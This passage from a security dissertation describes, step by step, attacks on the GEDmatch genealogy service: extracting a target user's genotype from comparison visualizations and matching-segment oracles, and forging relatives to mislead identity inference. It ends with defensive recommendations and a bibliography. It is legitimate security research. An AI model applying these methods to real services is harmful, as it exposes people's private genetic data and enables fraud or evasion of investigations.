j + \left\lceil \frac{g+1}{n} \right\rceil \times n &\leq j + \left\lceil \frac{k-j}{n} \right\rceil \times n \\
&= j + \left\lceil \frac{an}{n} \right\rceil \times n \\
&= j + an \\
&= j + (k-j) = k
\end{aligned}$$

Next we prove that when fewer than n SNPs were filtered between S_j and S_k the lower bound becomes an equality. Let r be the number of SNPs filtered between S_j and S_k. Suppose that $r < n$ (i.e., fewer than n SNPs were filtered) then $(k - j - 1) - g = r < n$. g can then be written as $g = k - j - 1 - r$

$$\begin{aligned}
j + \left\lceil \frac{g+1}{n} \right\rceil \times n &= j + \left\lceil \frac{(k-j-1-r)+1}{n} \right\rceil \times n \\
&= j + \left\lceil \frac{k-j-r}{n} \right\rceil \times n \\
&= j + \left\lceil \frac{an-r}{n} \right\rceil \times n \\
&= j + an = j + (k-j) = k
\end{aligned}$$

Inductively Find the SNPs Corresponding to Changed Pixels The first changed pixel will correspond with S_0. We can use that as a basis for Equation 4.1 to inductively determine the corresponding SNP for every subsequent changed pixel. This will work as long as no more than n SNPs are missing between any two modified SNPs. If this is not the case, then the predicted corresponding SNP indexes will be lower than expected. (There is a boundary case that needs to be considered if S_0 is missing and the first changed pixel has index $p > 0$. Let $x = \lceil \frac{p+1}{n} \rceil \times n$, then the first changed pixel corresponds to SNP S_x. Like Equation 4.1, this will hold as long fewer than n SNPs are missing before S_x, otherwise x will be a lower bound on the corresponding SNP index.)

Let S_l be the modified SNP with the highest index and S_f be the SNP corresponding to the final changed pixel. If S_l was not missing then $l = f$. However, since S_l can be missing, we can estimate f with $f = l - (\lceil \frac{c+1}{n} \rceil - 1) \times n$ where c is the number of pixels after the final changed pixel. This estimate will be correct as long as fewer than n SNPs are missing after S_f, otherwise this estimate will be an upper bound for f.

We also have a separate estimate for f using the inductive procedure from Equation 4.1. Again, this estimate will be correct as long as less than n SNPs are missing between changed pixels, and if not the case, the estimate will be a lower bound. Therefore, if the two separate estimates for f are the same then we know that less than n SNPs are missing between any two adjacent changed pixels, which means the inductive estimates using Equation 4.1 are correct.

We can keep increasing the value of n until this condition holds on all 22 chromosomes — in practice, increasing the value of n makes it less likely that n or more SNPs will be randomly missing between two modified SNPs. In our experiments, $n = 512$ was large enough to make correct estimates for all chromosomes.

Recursively Find the Correspondence for Additional Pixels We can now use the known SNP correspondences for the changed pixels as a basis to determine the SNPs corresponding to the other, non-changed pixels. Let p and q (with $p < q$) be the indexes of two changed pixels corresponding to SNPs S_j and S_k respectively and b be the number of SNPs missing between S_j and S_k, then $b = (k - j) - (q - p)$. If no SNPs are missing between S_j and S_k (i.e., $b = 0$) then the intervening pixels correspond one-to-one with each of the SNPs between S_j and S_k; in other words, the pixel at $p + 1$ corresponds with S_{j+1}, the pixel at $p + 2$ corresponds with S_{j+2}, etc.

If SNPs have been missing between S_j and S_k (i.e., $b > 0$) then we can use additional kits to try to find the correspondence of the intervening, non-changed SNPs. If we choose an n that is a power of 2, we can construct a new kit, `extmod(`$\frac{n}{2}$`)-kit`, made by modifying every $\frac{n}{2}$ SNPs in `ext-kit` with AC. If `extmod(`$\frac{n}{2}$`)-kit` is compared to the same kit as `extmod(`n`)-kit`, then the resulting marker indication bars will have changed pixels corresponding to SNPs at indexes $0, \frac{n}{2}, n, \frac{3n}{2}, 2n, ...$, which is a superset of those from `extmod(`n`)-kit`.

We can use pixels corresponding to SNPs at indexes $0, n, 2n, ...$, which were determined earlier, to find the correspondence for the additional modified SNPs at indexes $\frac{n}{2}, \frac{3n}{2}, ...$ As long as the gap between two changed pixels, with known correspondences, is less than $\frac{n}{2}$ (i.e., $b < \frac{n}{2}$), then we can identify the SNPs corresponding of any intervening changed pixels using Equation 4.1. We can recursively repeat this procedure between any two changed pixels using additional kits with smaller values of n (e.g., $\frac{n}{4}$, $\frac{n}{8}$, etc.) until more than half the pixels are missing between them.

We generated a total of 9 kits based on `ext-kit` using $n = \{2, 4, 8, 16, 32, 64, 128, 256, 512\}$, resulting in kits `extmod(2)-kit`,`extmod(4)-kit`,...,`extmod(512)-kit`. Recall, that when constructing `ext-kit` half of the SNPs were removed on chromosomes 1, 2, 3, and 6 to ensure that the image size would not be reduced to $\frac{1}{2}$. Therefore, we had to repeat this procedure again by constructing a different `ext-kit` where we alternate which SNPs were removed on chromosomes 1, 2, 3, and 6, so we can find the correspondence of all SNPs on those chromosomes. In total we constructed and uploaded 20 kits to GEDmatch — 2 base extraction kits and 18 modified ones.

These 20 kits were all compared to `target(1)-kit`, and using the pixel-to-SNP correspondence algorithm, we were able to find the corresponding pixel for 374,418 of the SNPs. In the next section we show how the binary genotype can be extracted for each of these SNPs.

4.6.4 Binary Genotype Extraction: Pixel Color to Binary Genotype

Recall that `ext-kit` is homozygous in the binary genotype encoding at every SNP (i.e., it is 00 or 11 at every SNP). If `ext-kit` is compared to any other kit we can use the color of the resulting marker indication pixels to determine the binary genotype of SNPs in the other kit. For simplicity, assume all SNPs in `ext-kit` have a binary genotype of 00 — it will work similarly when a SNP has a binary genotype of 11. If the pixel is green, then the binary genotype of the matching SNP in the other kit must also be 00, since 00 vs 00 is the only way to generate a green pixel. In a similar fashion, if the pixel is yellow then the matching SNP must be 01 (00 vs 01), and if red, the matching SNP must be 11 (00 vs 11).

To test this extraction method, we attempted to extract the binary genotype of SNPs from `target(1)-kit`. In the previous section, we already compared the 20 extraction kits to `target(1)-kit` and identified 374,418 pixel-SNP pairs. Using the method described above we extracted the binary genotype of these SNPs. We can predict the binary genotype of all SNPs in `target(1)-kit` directly from the normal base-2 genotype, and used this to confirm that the binary genotype from all of these SNPs were extracted correctly.

4.6.5 Decompress the Binary Genotype

In the previous section we extracted the compressed binary genotype of over 374,418 SNPs in `target(1)-kit`. However, our objective is to extract the uncompressed, normal genotype. The 1-bit compression is lossy, so we cannot directly infer the genotype of any SNP, but we can use allele frequency data to infer certain SNPs. Depending on the binary genotype of a SNP, there some situations where each bit only corresponds to a single allele. For example, if a SNP is only known to have alleles A (0 in binary) and C (1 in binary) then we know that a binary genotype of 01 corresponds to AC.

If a SNP only has two alleles that each correspond to different bits then all binary genotypes can be decompressed. This situation is common because in the human population the least common single base pair mutations were A/T and C/G substitutions, which together only account for around 16.5% of the possible single base pair substitutions [123]. Such substitutions are the only substitutions that lead to ambiguous situation, and therefore, we expected to be able to decompress many SNPs. Of the 374,418 binary SNPs we extracted from `target(1)-kit`, over 90.1% (337,468 SNPs) could be unambiguously decompressed. We uncompressed each of these SNPs into the normal DNA bases and compared them them to bases in `target(1)-kit`, which confirmed that all these SNPs were predicted correctly.

Of the 9.9% of SNPs which could not be decompressed, all but one corresponded to a SNP with three or more alleles. Therefore, we suspected that GEDmatch was additionally filtering two-allele SNPs with genotypes that were inherently ambiguous (i.e., A/T and C/G). This is sensible because these SNPs would not vary in binary between individuals, and thus, are not useful in comparisons.

4.6.6 Impute the Remaining SNPs

At this stage, we have inferred 337,468 of the 613,878 SNPs in `target(1)-kit`. The last step is to predict the remaining SNPs in the target kit. To do this we use a statistical technique called imputation that is designed to predict missing genotypes [82]. Imputation works better the more existing data that is already available, and since we already extracted a large number of SNPs, we expected it to work well.

We used the Sanger Imputation service to impute the missing SNPs in `target(1)-kit` [85]. (In the Sanger Imputation service, we pre-phased the SNPs with EAGLE2 and used the Haplotype Reference Consortium (r1.1) as the reference panel [80].) This imputed 231,126 additional SNPs in `target(1)-kit` with 96.0% accuracy.

4.6.7 Experiments with the Targets

To study the efficacy of this attack against targeted users, we extracted the five target kits from a different account; the extraction kits were uploaded to one account and compared to the target kits uploaded to a different account. We ran the end-to-end extraction procedure on the five kits: we extracted 55.0% deterministically with 100% accuracy by decompressing the binary genotype (Sections 4.6.3, 4.6.4, and 4.6.5), then predicted an additional 37.7% of the SNPs using imputation with 96.0% accuracy (Section 4.6.6). In total, we extracted an average of 92.6% of the SNPs with 98.4% accuracy. Thus, we answer Question 1 from Section 4.3 in the affirmative, with demonstrated profile extraction capabilities.

4.7 SNP Extraction Using Matching Segments

In the previous section we showed how the marker indication bar could be used to extract the genotype of a large number of SNPs from some target kit. One defensive response might be to simply remove that bar. Anticipating that possible response, in this section we explore how other information revealed in one-to-one comparisons, like the matching segments bar and matching segments table, can be used to extract specific SNPs of interest. See Figure 4.3, and note the significantly lower resolution of the Matching Segments bar compared to the Marker Indications bar that we used in Section 4.6. We show how an adversary can construct matching segments arbitrarily and, thereby, use those falsified matching segments to extract individual SNPs.

4.7.1 Constructing Matching DNA Segments

Recall that GEDmatch uses a 1-bit compression scheme when comparing SNPs. A segment, or run of SNPs, is considered a match in GEDmatch if it contains a long enough run of half or full matching SNPs (i.e., one or both bits match in each SNP). The precise parameters of the comparison, like minimum segment length, are configurable by the user when they run the one-to-one comparison.

We know that a run of SNPs where every SNP has a genotype of AC will half or full match any other kit (see Section 4.6.3 for an explanation). Therefore, we can construct a matching segment in any given chromosome region by setting all the SNPs in that region to AC.

4.7.2 Using DNA Matches to Extract Individual SNPs

We can configure the one-to-one comparison so that a single mismatched SNP will break a matching segment — in other words, the matching segment must be a contiguous run of half or fully matched SNPs. Take a SNP of interest, call it S_i. The adversary can extract the compressed genotype of S_i in a target kit by uploading an extraction kit where

$S_{i-j}, S_{i-j+1}, ..., S_j, ..., S_{i+j-1}, S_{i+j}$ are all set to AC; j is made large enough so that the region (S_{i-j},S_{i+j}) is as large as the minimum matching segment size.

The adversary then uploads three additional extraction kits, identical to the first, except that S_i is AA (00 compressed) in one, S_i is CC (11 compressed) in the second, and S_i is set to dashes in the fourth. All four extraction kits are then compared to the target. There are three possible outcomes based on the genotype of S_i in the target.

- *Case (1): S_i is missing or contains non-standard alleles in the target.* GEDmatch reports the number of SNPs in each matching segment. The number of SNPs reported in the matching segment will drop when compared to the extraction kit where $S_i =$ – –, if the target has a standard genotype. Otherwise, the number of SNPs in the segment will stay unchanged because the SNP is missing or it contains non-standard allele. Therefore, this can used as a method to tell if S_i is missing or has a non-standard allele in the target.

- *Case (2): S_i is 00 or 11 when compressed.* In one of the extraction comparisons, the matching segment will break into smaller matching segments — or disappear if the resulting smaller segments are below the minimum matching length. This will correspond the extraction kit which set S_i to the opposite genotype of the target (e.g., 11 if S_i is 00 in the target).

- *Case (3): S_i is 01 when compressed.* If the segment is unchanged in the three extraction kits where S_i set to 00, 01, and 11, then we know the target has genotype 01 because it is the only genotype that matches to everything.

At this point the adversary can decompress the genotype using allele frequency data as before. Unlike the SNP extraction described in the previous section, this attack does not require that the pixels be shown at high resolution or that the correspondence between pixels and SNPs be known. Hence, the attack in this section provides an additional, affirmative answer to Question 1 from Section 4.3, and further highlights the challenges of completely eliminating information leakage through genetic matching results.

4.7.3 Experiments with a Target

To experimentally demonstrate SNP extraction attacks using matching DNA segments, we attempted to extract the binary genotype of four specific SNPs in `target(1)-kit`. To test out the four possible situations, one of the target SNPs was 00, one was 01, one was 11, and the final one was missing entirely from `target(1)-kit`. Each of the targeted SNPs were on separate chromosomes so we could attempt to extract all four SNPs at once.

We constructed the four extraction kits using `ext-kit` as a base and included 400 SNP matching segments around the four target SNPs. In the four extraction kits the four target SNPs were set to AA in the first kit, AC in the second kit, CC in the third kit, and `--` in the fourth kit. The results work as expected, and thus, we were able to use the presence or absence of a matching segment as an oracle to extract individual SNP.

4.8 Forged Identity and Relationships

Given the rising prominence of relative matching in third party services, like GEDmatch, we hypothesized that relative matching could be manipulated into producing false results. Given that relative matching is now used in criminal investigations, such manipulations could be significant. In this section we show how an adversary can use forged matching segments to create falsified relationships on GEDmatch.

4.8.1 Risks of Falsified Relatives

The ability to create false relatives can lead to a number of problems. First, unexpected relative matches can be profound and life changing because of the cultural and legal significance of family relationships. It is common to find stories of relative matches being used to reunite adopted children with their birth parents or to identify cases of unexpected parentage [4, 27].



A
Average Relatedness of Profile to Adversary
Profile in Database
Falsely Predicted Great-A/U of Adversary
Search occurs in the wrong directly
Great-GP
Great-GP
Great-A/U
Great-A/U
G-Parent
G-Parent
1C 1R
Parent
Parent
Falsified 2nd Cousin
2nd Cousin
2nd Cousin
Sibling
Sibling
Adversary
B
Falsely Predicted Parents of Adversary
Falsified 2nd Cousin
Falsified Cousin

Figure 4.6: Examples of attacks using forged relatives. **A**, An adversary wants to avoid identification when their 2nd cousin is already in a third-party database. The adversary uploads a falsified second cousin under the identity of a second individual that is related to the 2nd cousin but not the adversary. This falsely implies that the adversary is on a different branch of the family tree. **B**, The adversary uploads two falsified relatives, on different branches, to falsely imply a couple as parents of the adversary.

False relatives could be used by malicious actors to defraud victims or improve confidence schemes. Such situations are made more likely because users of third-party services are unlikely to know that relationships can be falsified.

Falsified relatives can also be used to make identity inference more difficult. This is especially relevant to criminal investigations that use genetic triangulation to identify criminal suspects from DNA samples at crime scenes. Consider the family tree shown in Figure 4.6. In pane A, it shows a scenario where an adversary is trying to avoid identification via genetic triangulation but has a second cousin in a third-party database. The adversary uploads a second genetic data file that looks like another second cousin — except this file is uploaded under the identity of a second individual not related to the adversary. This new, fake genetic profile would falsely imply that the adversary is on a different branch of the family tree. Note that to be consistent, the false second cousin would have to be a genetic second cousin to the adversary and a genetic first cousin to the 2nd cousin already present in the third-party database. Similarly, in pane B, we show how two false relatives, uploaded to different branches of a family tree, would imply a false identity inference.

4.8.2 False Relative Construction

We now describe how to construct false relatives on GEDmatch. We assume that the adversary has access to family tree information and has their own genetic data file (which could be obtained using a DTC testing service).

Recall that relative matching works by identifying large matching segments between two genetic data files, and the degree of relatedness is proportional to the total length of the matching segments. Resources like the Shared cM Project can be used to find matching segment estimates for each type of relationship [9]. Therefore, it is possible to create false relatives of some target, if the adversary can construct a kit that will generate matching segments when compared to the target kit.

To construct the false relative kit we begin by extracting the binary genotype of the target kit — the kit corresponding to the individual for whom the adversary seeks to create a forged relative; the adversary extracts the target's kit using the method described in Section 4.6.3 and 4.6.4. Then using the compressed genotype of the target we can construct arbitrary matching segments. To do this, we just set every SNP in the desired segment regions so that exactly half of the compressed bits are the same (this corresponds to the yellow pixel described in Section 4.5). This will result in a half-matching segment in the desired region.

Now it is just a matter of creating the total length and number of segments that would be expected for the desired relatedness. This can be done using replicating the matching segment estimates or by copying the segment coordinates seen in real relative pairs. GEDmatch's open privacy model means that an adversary can view the matching segments between any public kits, and so, it is easy to find the coordinates of matching segments from real individuals. Note, that in some cases, like avoiding identity inference, the adversary may want to make false relative for themselves. In this case the adversary already knows their own genotype and can make half matching segments directly with their own genotype data.

We tested false relative construction by creating a false child of `target(1)-kit` using the procedure described above. When the false relative was matched against `target(1)-kit` the relationship estimate provided by GEDmatch corresponded exactly to a parent-child. Thus, our answer to Question 2 in Section 4.3 is also in the affirmative.

4.9 Discussion

The rise of DTC genetic testing services (like 23andMe) and third-party analysis services (like GEDmatch) provide many benefits, as evidenced by the millions of people who have used these services. However, as with any new technology, along with the great benefits come potential security and privacy risks. A key role of the computer security and privacy community — and hence our goal with this chapter — is to rigorously assess the security and privacy risks with emerging technologies, and thereby provide a foundation for protecting the security and privacy of future users of these technologies. Whereas some progress can be made through the thought exploration of conceptualized (not implemented, but explored as theoretically possible) attacks, we believe that significant knowledge and insight can be gained through the experimental study of real systems, and hence we also take that approach in this chapter.

Significant past work has already applied this approach toward the study of de-identification risks, e.g, [34] and [32]; see [33] for a survey. Our work studies the risk of genotype extraction (Sections 4.6 and 4.7) and forging relatives (Section 4.8). As discussed in Section 4.4, we believe that the concerns we identify have the potential to impact many services, and hence we intend to employ a careful strategy when disclosing these results to the industry at large. Ultimately, we hope that the knowledge gained from this work can help improve the security and privacy properties of this genetic analysis ecosystem, including improving the technical aspects of the systems themselves, the practices of users who upload data to these systems, and the practices of parties who rely on the results of these systems. We discuss specific recommendations for each of these parties below. Our explorations here seek to address Question 3 from Section 4.3.

4.9.1 Recommendation for Services

The risks with our extraction results (Sections 4.6 and 4.7) are in some sense fundamental to any system that allows an adversary to query a genetic comparison algorithm with information about both the target's DNA and adversarially-chosen DNA; Goodrich also noted the fundamental nature of this risk in [49]. Now knowing that these attacks can manifest in practice, and knowing the fundamental nature of of these risks, we make the following suggestions for industry, and encourage future academic studies to evaluate the efficacy of these recommendations. First, we suggest that DTC genetic testing services cryptographically authenticate the data they provide consumers, and we suggest that third-party services only accept authenticated data (or significantly restrict the capabilities offered to non-authenticated data). This suggestion has also been made by others here [34]. Ideally, the genotyping instruments themselves would authenticate the data they generate, so that a genetic data file could be traced to a single instrument and company. As an additional defense-in-depth strategy, we suggest that third-party genetic services rate-limit queries, and perhaps apply additional analytics to determine if queries are non-adversarial. For example, the queries we made in Section 4.6 were highly structured, and that structure would have been visible to GEDmatch if they had known to look. Additionally, while revealing any information about a match can be used as an oracle to extract information about an unknown DNA sample, there are ways in which GEDmatch could reduce the information leakage in each of their responses. For example, they could remove fine-grained visualizations or SNP-level information from their matching results.

4.9.2 Recommendations for People Who Use Matching Services

As noted elsewhere in this chapter, there are numerous use cases for genetic matching services, ranging from law enforcement use in an effort to solve cold cases using stored DNA samples to people looking for lost relatives. While DNA-related technologies are often considered by the public to be the "gold standard" for forensics and genealogy, our work shows that these systems can be fragile. Inspired by our results in Section 4.8, a key recommendation that we have for such users of these systems is to be cautious about interpreting results. Additionally, if DTC and third-party services begin to provide greater security and privacy safeguards, such at the ability to cryptographically authenticate DTC results (for DTCs) or perform queries only over authenticated data (for third-party services), then the parties using these services will be able to benefit directly from such increased security.

4.9.3 Recommendations for People Who Upload Data.

Users who upload their data to third-party genetic services are, in many ways, limited by the security and privacy features offered by these services. Thus, unfortunately, we do not have strong recommendations for these individuals other than to be cautious and consider only uploading data to services that are known to proactively implement security and privacy safeguards. While implementing such safeguards may not be the norm today, if a sufficient number of users (and the community at large) request these features, then our hope is that such features become the norm in the future.

4.9.4 Conclusion

In this chapter, we experimentally evaluated the security of the GEDmatch third-party genetic genealogy service. We found that in addition to known identity inference attacks, GEDmatch is vulnerable to other significant attacks, like genotype extraction and forged relative attacks. Our hope is that this work contributes to a discussion in the security and broader genetics community about emerging security risks to genetic genealogy services, especially as these services continue to be used in high stakes applications, like criminal forensics.

Chapter 5

CONCLUSION

In this dissertation I have explored a number of emerging bio-cyber security threats to different DNA-information systems — including DNA data processing programs, next-generation DNA sequencers, and genetic genealogy services — and have demonstrated attacks against each of these. This suggests that bio-cyber security issues are more prevalent in DNA-information systems, and biotechnology more generally, than previously thought.

I believe that the biotechnology industry can learn from the experiences of the computer security community to make biotechnology more secure, up-front, rather than reacting to security problems once they develop and are more difficult to remedy. I conclude this dissertation with some guiding principles that I hope will be helpful to future engineers and designers.

Actively Build a Positive Security Culture. Computer security has a long and complex history, but in the early days, security practioners and white hat hackers were often viewed with suspicion. I believe this early attitude was a mistake and left us ill prepared for the security issues that arose in the Internet era. The security community has worked hard to develop a positive culture that balances the risks inherent in security research. Strong community norms around ethics and responsible disclosure have been essential. The biotechnology community would be well served by accepting ethical and transparent security research as an important component of biotechnology.

Think Beyond Traditional Biosecurity. Traditional biosecurity is predominantly concerned with the direct harms of biological agents. However, a unifying theme of this dissertation is that as biotechnology becomes more computerized and networked that it may be exposed to previously unconsidered security threats. This is similar to the early days of the Internet, where latent security vulnerabilities in computer systems became practical to attack only after computers were accessible via network interfaces. Engineers should take these emerging security concerns seriously because biotechnology is becoming more accessible and interconnected.

Expect that Biotechnology Will Be Used Differently Than Originally Intended. A common theme in computer security is that new security risks can arise when technology changes, improves, or is repurposed. This can create a mismatch between the assumptions of the original system designers and the later technology usage. In this dissertation, all three studies exhibited this pattern. Therefore, it is important that biotechnology designers evaluate the assumptions they make and try to consider how the technology they build may be used in the future.

Threat Modeling Is Important When Designing Secure Systems. Securing technology against malicious actors is especially difficult because adversaries are intelligent and adaptive. Understanding the inherent security trade-offs in any systems requires knowing the complex set of assets, actors, and risks to that system; this formalized process is called threat modeling. Any biotechnology that has important security implications or handles sensitive data should undergo threat modeling.

Be Wary of Interfaces Between System Components. A pattern repeatedly seen in computer systems is that security problems often arise at the boundaries between technologies. As biotechnology become more ubiquitous and integrated into larger systems, like programmable automated wet labs, system designers should be especially aware of risks at system boundaries.

Security Updates and Patching Will Be Difficult. Security patching in heterogeneous devices has proved very difficult, most prominently seen with, so called, Internet of Things devices. If equipment is intended to be used for long periods of time or is difficult to replace then special consideration needs to go into how the devices will be patched; consider that the companies which originally design a device or technology many no longer exist.

Security Will Interact with Policy and Culture. Security is not just a technological problem but a complex social and political phenomena, and computer security has a long history of interacting with policy and culture (see the Crypto Wars). As we have already seen with genetic genealogy services, we can expect that biotechnology will be no different. I encourage bio-technologists to engage with the broader impacts of their technology, especially in the legal or policy realm.

BIBLIOGRAPHY

[1] 1000 Genomes Project Consortium and others. A global reference for human genetic variation. *Nature*, 526(7571):68, 2015.

[2] Mete Akgün, A. Osman Bayrak, Bugra Ozer, and M. Samil Sağiroğlu. Privacy preserving processing of genomic data: A survey. *Journal of Biomedical Informatics*, 56:103–111, 2015.

[3] Mikhail J. Atallah, Florian Kerschbaum, and Wenliang Du. Secure and private sequence comparisons. In *WPES*, 2003.

[4] Anonymous Author. With genetic testing, I gave my parents the gift of divorce. `https://www.vox.com/2014/9/9/5975653/with-genetic-testing-i-gave-my-parents-the-gift-of-divorce-23andme`.

[5] Erman Ayday, Jean Louis Raisaro, Urs Hengartner, Adam Molyneaux, and Jean-Pierre Hubaux. Privacy-preserving processing of raw genomic data. In *Data Privacy Management and Autonomous Spontaneous Security*, pages 133–147. Springer, 2014.

[6] Erman Ayday, Jean Louis Raisaro, Jean-Pierre Hubaux, and Jacques Rougemont. Protecting and evaluating genomic privacy in medical tests and personalized medicine. In *Proceedings of the 12th ACM workshop on Workshop on privacy in the electronic society*, pages 95–106. ACM, 2013.

[7] Pierre Baldi, Roberta Baronio, Emiliano De Cristofaro, Paolo Gasti, and Gene Tsudik. Countering gattaca: efficient and secure testing of fully-sequenced human genomes. In *Proceedings of the 18th ACM conference on Computer and communications security*, pages 691–702. ACM, 2011.

[8] Paul Berg, David Baltimore, Sydney Brenner, Richard O Roblin, and Maxine F Singer. Asilomar conference on recombinant DNA molecules. *Science*, 188(4192):991–994, 1975.

[9] Blaine T. Bettinger. The Shared cM Project 3.0 tool v4. `https://dnapainter.com/tools/sharedcmv4`.

[10] Dan Boneh, Richard A. DeMillo, and Richard J. Lipton. On the importance of checking cryptographic protocols for faults. In Walter Fumy, editor, *Advances in Cryptology — EUROCRYPT '97*, pages 37–51, Berlin, Heidelberg, 1997. Springer Berlin Heidelberg.

[11] James Bornholt, Randolph Lopez, Douglas M. Carmean, Luis Ceze, Georg Seelig, and Karin Strauss. A DNA-based archival storage system. In *Proceedings of the Twenty-First International Conference on Architectural Support for Programming Languages and Operating Systems*, ASPLOS '16, pages 637–649, New York, NY, USA, 2016. ACM.

[12] Broad Institute and Google Genomics. `https://www.broadinstitute.org/google`. Accessed: 2017-06-28.

[13] Kristen V. Brown. DNA website had unwitting role in Golden State manhunt. Bloomberg, 2018.

[14] Hans Bügl, John P Danner, Robert J Molinari, John T Mulligan, Han-Oh Park, Bas Reichert, David A Roth, Ralf Wagner, Bruce Budowle, Robert M Scripp, et al. DNA synthesis and biological security. *Nature biotechnology*, 25(6):627, 2007.

[15] John M Butler. *Forensic DNA typing: biology, technology, and genetics of STR markers*. Academic Press, 2005.

[16] Rob Carlson. Time for new DNA synthesis and sequencing cost curves. `https://synbiobeta.com/time-new-dna-synthesis-sequencing-cost-curves-rob-carlson/`, Feburary 17, 2014.

[17] Jeronimo Cello, Aniko V Paul, and Eckard Wimmer. Chemical synthesis of poliovirus cDNA: generation of infectious virus in the absence of natural template. *science*, 297(5583):1016–1018, 2002.

[18] Code of Federal Reguations, "POSSESSION, USE, AND TRANSFER OF SELECT AGENTS AND TOXINS", title 7, section 331.

[19] Code of Federal Regulations, "POSSESSION, USE, AND TRANSFER OF SELECT AGENTS AND TOXINS", title 9, section 121.

[20] Code of Federal Regulations, "SELECT AGENTS AND TOXINS", title 42, section 73.

[21] Stephen Checkoway et al. Comprehensive experimental analyses of automotive attack surfaces. In *Proceedings of the 20th USENIX Conference on Security*, SEC'11, Berkeley, CA, USA, 2011. USENIX Association.

[22] Yangyi Chen, Bo Peng, XiaoFeng Wang, and Haixu Tang. Large-scale privacy-preserving mapping of human genomic sequences on hybrid clouds. In *NDSS*, 2012.

[23] George M Church, Yuan Gao, and Sriram Kosuri. Next-generation digital information storage in DNA. *Science*, page 1226355, 2012.

[24] James R Clapper. World wide threat assessment of the us intelligence community. Senate Armed Service Committee, 2016.

[25] Catherine Taylor Clelland, Viviana Risca, and Carter Bancroft. Hiding messages in DNA microdots. *Nature*, 399(6736):533–534, 1999.

[26] Louise Coakley. Tips for using GEDmatch. `http://www.genie1.com.au/blog/78-tips-for-using-gedmatch`, 2016.

[27] Louise Coakley. DNA success stories. `http://genie1.com.au/blog/80-dna-success-stories`, 2018.

[28] ENCODE Project Consortium et al. The ENCODE (ENCyclopedia of DNA elements) project. *Science*, 306(5696):636–640, 2004.

[29] Maura Costello et al. Characterization and remediation of sample index swaps by non-redundant dual indexing on massively parallel sequencing platforms. *BMC Genomics*, 19(1):332, May 2018.

[30] DIY CRISPR kits learn modern science by doing. `https://www.indiegogo.com/projects/diy-crispr-kits-learn-modern-science-by-doing`.

[31] Ana Delgado. DIYbio: Making things and making futures. *Futures*, 48:65–73, 2013.

[32] Paul M. Ellenbogen and Arvind Narayanan. Identification of anonymous DNA using genealogical triangulation. Technical report, bioRxiv, 2019.

[33] Yaniv Erlich and Arvind Narayanan. Routes for breaching and protecting genetic privacy. *Nature Reviews Genetics*, 15(6):409–421, 2014.

[34] Yaniv Erlich, Tal Shor, Itsik Pe'er, and Shai Carmi. Identity inference of genomic data using long-range familial searches. *Science*, 362(6415):690–694, 2018.

[35] Brant C. Faircloth and Travis C. Glenn. Not all sequence tags are created equal: Designing and validating sequence identification tags robust to indels. *PLOS ONE*, 7(8), 08 2012.

[36] Frequently asked questions on CODIS and NDIS. FBI.

[37] MiSeq FGx sequencing platform. `https://www.illumina.com/systems/sequencing-platforms/miseq-fgx.html`.

[38] Stephen E Fienberg, Aleksandra Slavkovic, and Caroline Uhler. Privacy preserving gwas data sharing. In *Data Mining Workshops (ICDMW), 2011 IEEE 11th International Conference on*, pages 628–635. IEEE, 2011.

[39] Fortify static code analyzer. `http://www8.hp.com/us/en/software-solutions/static-code-analysis-sast/`. Accessed: 2017-02-15.

[40] Matthew Fredrikson, Eric Lantz, Somesh Jha, Simon Lin, David Page, and Thomas Ristenpart. Privacy in pharmacogenetics: An end-to-end case study of personalized warfarin dosing. In *USENIX Security Symposium*, pages 17–32, 2014.

[41] Dan Frumkin, Adam Wasserstrom, Ariane Davidson, and Arnon Grafit. Authentication of forensic DNA samples. *Forensic science international: genetics*, 4(2):95–103, 2010.

[42] Matthias Gafni and Lisa M. Krieger. Here's the 'open-source' genealogy DNA website that helped crack the Golden State Killer case. `https://www.mercurynews.com/2018/04/26/ancestry-23andme-deny-assisting-law-enforcement-in-east-area-rapist-case/`, 2018.

[43] Galaxy platform. `https://usegalaxy.org/`.

[44] GEDmatch terms of service. `https://www.gedmatch.com/tos.htm`.

[45] *GETS(3) Linux Programmer's Manual. Janurary 2012.*

[46] Daniel G. Gibson et al. Creation of a bacterial cell controlled by a chemically synthesized genome. *Science*, 329(5987):52–56, 2010.

[47] Geoffrey S Ginsburg and Jeanette J McCarthy. Personalized medicine: revolutionizing drug discovery and patient care. *TRENDS in Biotechnology*, 19(12):491–496, 2001.

[48] Nick Goldman, Paul Bertone, Siyuan Chen, Christophe Dessimoz, Emily M. LeProust, Botond Sipos, and Ewan Birney. Towards practical, high-capacity, low-maintenance information storage in synthesized DNA. *Nature*, 494(7435):77–80, 2013.

[49] Michael T. Goodrich. The Mastermind attack on genomic data. In *IEEE Symposium on Security and Privacy*, 2009.

[50] Bastian Greshake, Philipp E Bayer, Helge Rausch, and Julia Reda. OpenSNP–a crowdsourced web resource for personal genomics. *PLoS One*, 9(3):e89204, 2014.

[51] Ellen Greytak and CeCe Moore. Closing cases with a single SNP array: Integrated genetic genealogy, DNA phenotyping, and kinship analyses. International Symposium on Human Identification., 2018.

[52] Jonathan A. Griffiths, Aaron T. L. Lun, Arianne C. Richard, Karsten Bach, and John C. Marioni. Detection and removal of barcode swapping in single-cell RNA-seq data. BioRxiv preprint at `https://doi.org/10.1101/177048`, 2018.

